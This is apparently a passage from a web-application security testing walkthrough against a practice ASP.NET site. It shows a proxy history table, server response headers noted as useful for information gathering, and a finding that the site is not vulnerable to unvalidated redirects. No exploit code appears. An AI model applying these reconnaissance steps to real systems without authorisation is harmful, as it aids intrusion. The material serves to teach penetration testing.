34	https://aspdotnetapp.infose...	GET	/bookdetail.aspx?id=1	✓		200	12948	HTML	aspx	Book Detail Page		✓	104.25.167.6	
35	https://aspdotnetapp.infose...	GET	/BasicSearch.aspx?Word=	✓		200	16470	HTML	aspx	Basic Search Page		✓	104.25.166.6	
63	https://aspdotnetapp.infose...	GET	/BasicSearch.aspx?Word=	✓	✓	403	3622	HTML	aspx	Access denied | aspdo...		✓	104.25.166.6	
64	https://clients4.google.com	POST	/invalidation/lcs/request	✓		204	321					✓	173.194.219.102	S
65	https://play.google.com	POST	/log?format=json&hasfast=true&u...	✓		200	767	JSON				✓	172.217.10.174	S
66	https://0.client-channel.goo...	GET	/client-channel/channel/bind?ctyp...	✓		400	715	HTML		Unknown SID		✓	64.233.177.189	S
68	https://play.google.com	POST	/log?format=json&hasfast=true	✓		200	929	JSON				✓	172.217.10.174	N
69	https://play.google.com	POST	/log?format=json&hasfast=true&a...	✓		200	763	JSON				✓	172.217.10.174	S
70	https://0.client-channel.goo...	GET	/client-channel/channel/bind?ctyp...	✓		400	715	HTML		Unknown SID		✓	64.233.177.189	S
77	https://0.client-channel.goo...	GET	/client-channel/channel/bind?ctyp...	✓		400	715	HTML		Unknown SID		✓	64.233.177.189	S
79	https://0.client-channel.goo...	GET	/client-channel/channel/cbp?ctype...	✓		200	599	JSON				✓	64.233.177.189	S
83	https://0.client-channel.goo...	GET	/client-channel/channel/cbp?ctype...	✓		200	599	JSON				✓	64.233.177.189	S
101	https://www.google-analytic...	GET	/r/collect?v=1&_v=j78&a=151677	✓		302	1002	HTML		302 Moved		✓	64.233.185.139	

Once you select an item, click on the “Response: tab.



```
HTTP/1.1 200 OK
Date: Sun, 18 Aug 2019 13:02:08 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: private
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Strict-Transport-Security: max-age=0
X-Content-Type-Options: nosniff
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 5084149518d3e1ea-ORD
Content-Length: 16012
```

In here you can see information regarding the web server used by the web application.

This information can help with information gathering process.

10.Unvalidated Redirects & Forwards:

This application is not vulnerable to redirects.